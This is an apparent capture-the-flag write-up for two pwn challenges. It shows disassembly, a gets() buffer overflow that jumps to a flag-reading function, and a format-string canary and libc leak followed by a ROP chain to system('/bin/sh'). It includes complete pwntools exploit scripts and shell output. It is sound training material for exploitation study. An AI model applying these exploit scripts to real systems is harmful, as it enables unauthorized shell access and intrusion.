sub rsp, 0x310
; const char * format
; 0x400971
; "What is the correct input? "
mov edi, str.What_is_the_correct_input
mov eax, 0
call sym.imp.printf;[ga]
; rdi
; [0x601078:8]=0
mov rax, qword [obj.stdout]
; FILE *stream
mov rdi, rax
call sym.imp.fflush;[gb]
lea rax, [local_310h]
; char *s
mov rdi, rax
mov eax, 0
call sym.imp.gets;[gc]
lea rax, [local_310h]
; const char * s
mov rdi, rax
call sym.imp.puts;[gd]
; rdi
; [0x601078:8]=0
mov rax, qword [obj.stdout]
; FILE *stream
mov rdi, rax
call sym.imp.fflush;[gb]
nop
leave
ret

```

We see that it simply stores our input into a buffer on the stack. Since NX is enabled, we cannot execute shellcode. But from our findings from string, we can list a xref to 'fopen' in radare2 and get:

```
[0x004006b0]> axt sym.imp.fopen
(nofunc) 0x4007d3 [call] call sym.imp.fopen
```

We seek to that location and get:

```

0x004007d3 e8b8feffff call sym.imp.fopen      ;[1] ; file*fopen(const char
0x004007d8 488945f8 mov qword [rbp - 8], rax
0x004007dc 48837df800 cmp qword [rbp - 8], 0
0x004007e1 750c jne 0x4007ef                ;[2]
0x004007e3 bf5d094000 mov edi, str.No_flag_found_; 0x40095d ; "No flag fou
0x004007e8 e823feffff call sym.imp.puts      ;[3] ; int puts(const char *s
0x004007ed eb3f jmp 0x40082e                 ;[4]
; JMP XREF from 0x004007e1 (entry1.init + 97)
0x004007ef 488b55f8 mov rdx, qword [rbp - 8]
0x004007f3 488b45f0 mov rax, qword [rbp - 0x10]
0x004007f7 4889d1 mov rcx, rdx
0x004007fa ba01000000 mov edx, 1
0x004007ff be64000000 mov esi, 0x64          ; 'd' ; 100
0x00400804 4889c7 mov rdi, rax
0x00400807 e814feffff call sym.imp.fread     ;[5] ; size_t fread(void *ptr
0x0040080c 488b45f0 mov rax, qword [rbp - 0x10]
0x00400810 4889c6 mov rsi, rax
0x00400813 bf6e094000 mov edi, 0x40096e
0x00400818 b800000000 mov eax, 0
0x0040081d e81efeffff call sym.imp.printf    ;[6] ; int printf(const char
0x00400822 488b45f8 mov rax, qword [rbp - 8]
0x00400826 4889c7 mov rdi, rax
0x00400829 e802feffff call sym.imp.fclose    ;[7] ; int fclose(FILE *strea
; JMP XREF from 0x004007ed (entry1.init + 109)
0x0040082e 488b45f0 mov rax, qword [rbp - 0x10]
0x00400832 4889c7 mov rdi, rax
0x00400835 e8c6fdffff call sym.imp.free      ;[8] ; void free(void *ptr)
0x0040083a 488b05370820. mov rax, qword [obj.stdout]; rdi ; [0x601078:8]=0
0x00400841 4889c7 mov rdi, rax
0x00400844 e837feffff call sym.imp.fflush    ;[9] ; int fflush(FILE *strea
0x00400849 90 nop
0x0040084a c9 leave
0x0040084b c3 ret

```

It looks like we jumped to the middle of a ‘function’ like construct. If we scroll up a little we find the location 0x4007a6 to be the start of this function like construct:

```

0x004007a6 55 push rbp
0x004007a7 4889e5 mov rbp, rsp
0x004007aa 4883ec10 sub rsp, 0x10
0x004007ae 48c745f80000. mov qword [rbp - 8], 0
0x004007b6 be01000000 mov esi, 1
0x004007bb bf32000000 mov edi, 0x32          ; '2' ; 50
0x004007c0 e89bfeffff call sym.impcalloc    ;[1] ; void *calloc(si
0x004007c5 488945f0 mov qword [rbp - 0x10], rax
0x004007c9 be54094000 mov esi, 0x400954
0x004007ce bf56094000 mov edi, str..._flag    ; 0x400956 ; "./flag"
0x004007d3 e8b8feffff call sym.imp.fopen    ;[2] ; file*fopen(cons
0x004007d8 488945f8 mov qword [rbp - 8], rax

```

Therefore, our plan of attack is to simply overflow the buffer passed to ‘gets’ and overwrite the return address in main to the location found above.

Putting this in a script:

```
from pwn import *
from binascii import *

def get_flag():
    context.arch = "amd64"
    local = False
    c = process("./pwn2_prob3") if local else remote("pwn.n0l3ptr.com", 10981)
    # calculate offset between buffer and canary
    dist_to_rbp = 0x310
    # recv prompt
    o = c.recvuntil('? ')
    print "Received: ", o
    fopen_calling_func_addr = 0x40007a6
    pay_load = "B"*(dist_to_rbp)+"AAAAAAA"+pack(fopen_calling_func_addr)
    c.sendline(pay_load)
    #o = c.recv()
    #print "Received final: ", o
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And running it, we get:

We get the flag.

flag{S33m5_F4m1l1Ar_D03SnT_1T}

Medium

med

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nc pwn.n0l3ptr.com 10982

 final_med.tz

After unzipping the file, we run ‘checksec’ and ‘file’ on the binary and get:

```
~/ct/final/pwn/medium/bin ↵ checksec med
[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/medium/bin/med'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
~/ct/final/pwn/medium/bin ↵ file med
med: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, for GNU/Linux 2.6.32, BuildID[sha1]=02009a6f73b29bbf14cbade402e85b27f102043d, stripped
~/ct/final/pwn/medium/bin ↵ █
```

We find that is a 64-bit ELF binary in LSB form with Full Relro, canary and NX enabled. Next we run ‘strings’ and get:

```
~/ct/final/pwn/medium/bin ↵ strings med
/lib64/ld-linux-x86-64.so.2
libc.so.6
fflush
__stack_chk_fail
putchar
stdin
printf
fgets
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
__gmon_start__
=a
AWAVA
AUATL
[]A\A]A^A_
Format string >
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
```

From the output, above we can assume that there may be a format string vulnerability. We run the program to see what we get:

There is a format string vulnerability and we see that our buffer is the 6th format parameter from running the program. Therefore, we can skip ‘ltrace’ for now and examine the file in radare2. We seek to main and get:

```
[fcn] main 32
main ();
; var int local_10h @ rbp-0x10
; var int local_4h @ rbp-0x4
; DATA XREF from 0x0040061d (entry0)
push rbp
mov rbp, rsp
sub rsp, 0x10
mov dword [local_4h], edi
mov qword [local_10h], rsi
mov eax, 0
call sub.Format_string_6f6;[ga]
mov eax, 0
leave
ret
```

Examining the ‘Format_string...’ function, we get:

```
lea rax, [local_240h]
; int size
; rsi
mov esi, 0x231
; char *s
mov rdi, rax
call sym.imp.fgets;[gc]
lea rax, [local_240h]
; const char * format
mov rdi, rax
mov eax, 0
call sym.imp.printf;[ga]
; int c
mov edi, 0xa
call sym.imp.putchar;[gd]
; FILE *stream
mov edi, 0
call sym.imp.fflush;[gb]
lea rax, [local_240h]
; char *s
mov rdi, rax
mov eax, 0
call sym.imp.gets;[ge]
nop
mov rax, qword [local_8h]
xor rax, qword fs:[0x28]
je 0x400795;[gf]
```

Putting this altogether, our attack plan is to calculate the format parameter numbers for the canary and return address location of main (which stores the libc_start_main+240 address) using the rbp relative addresses and the format parameter number we found for our buffer. We can then leak the canary and the libc_start_main+240 during the first input by using these format parameters. This allows us to find the libc base address and create a rop gadget using ‘pwntools’ and we then send our final payload (since it uses ‘gets’):

Payload = garbage bytes + canary + garbage value for rbp + rop gadget string

Putting this into a script:

```
from pwn import *

def get_flag():
    context.arch = "amd64"
    local = False
    c = process("./hard.x") if local else remote("pwn.n0l3ptr.com", 10982)
    dist_to_can = 0x240 - 0x8
    dist_to_l240 = 0x240 + 0x8*2 + 0x10 + 0x8
    can_param = (dist_to_can)//8 + 0x6
    print "Canary param is: ", can_param
    l240_param = (dist_to_l240)//8 + 0x6
    print "l240 param is: ", l240_param
    c.recvuntil("> ")
    #leak 2 canaries and the __libc_start_main+240 address
    c.sendline("%{}$llx.%{}$llx".format(can_param, l240_param))
    o = c.recvline().rstrip()
    can = int(o.split("..")[0],16)
    print "Canary is: ", hex(can)
    l240_add = int(o.split("..")[1], 16)
    print "l240 add is: ", hex(l240_add)
    # recv prompt
    o = c.recvline()
    print "Received: ", o
    # get libc base and create rop gadget
    libc = ELF("./libc-2.23.so")
    l240_off = libc.symbols["__libc_start_main"]+240
    libc_base = l240_add - l240_off
    libc.address = libc_base
    rop = ROP(libc)
    rop.system(next(libc.search("/bin/sh\x00")))
    print rop.dump()
    # send payload
    payload = "A"*dist_to_can + pack(can) + pack(0xdeadbeefdeadbeef) + str(rop)
    c.sendline(payload)
    c.interactive()

if __name__ == "__main__":
    get_flag()
```

And running it:

```
~/ct/final/pwn/medium/bin ☺ python medium.py
[*] Opening connection to pwn.n0l3ptr.com on port 10982: Done
Canary param is: 77
l240 param is: 83
Canary is: 0x1638dc9a4e198300
l240 add is: 0x7fb451a0e830
Received:

[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/medium/bin/libc-2.23.so'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:     PIE enabled
[*] Loaded cached gadgets for './libc-2.23.so'
0x0000:  0x7fb451a0f102 pop rdi; ret
0x0008:  0x7fb451b7ad17 [arg0] rdi = 140412441832727
0x0010:  0x7fb451a33390 system
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib64
prob.bin
$ cat flag
flag{W4Y_T00_E45Y_Try_H4rD3R}
```

We get the flag.

```
flag{W4Y_T00_E45Y_Try_H4rD3R}
```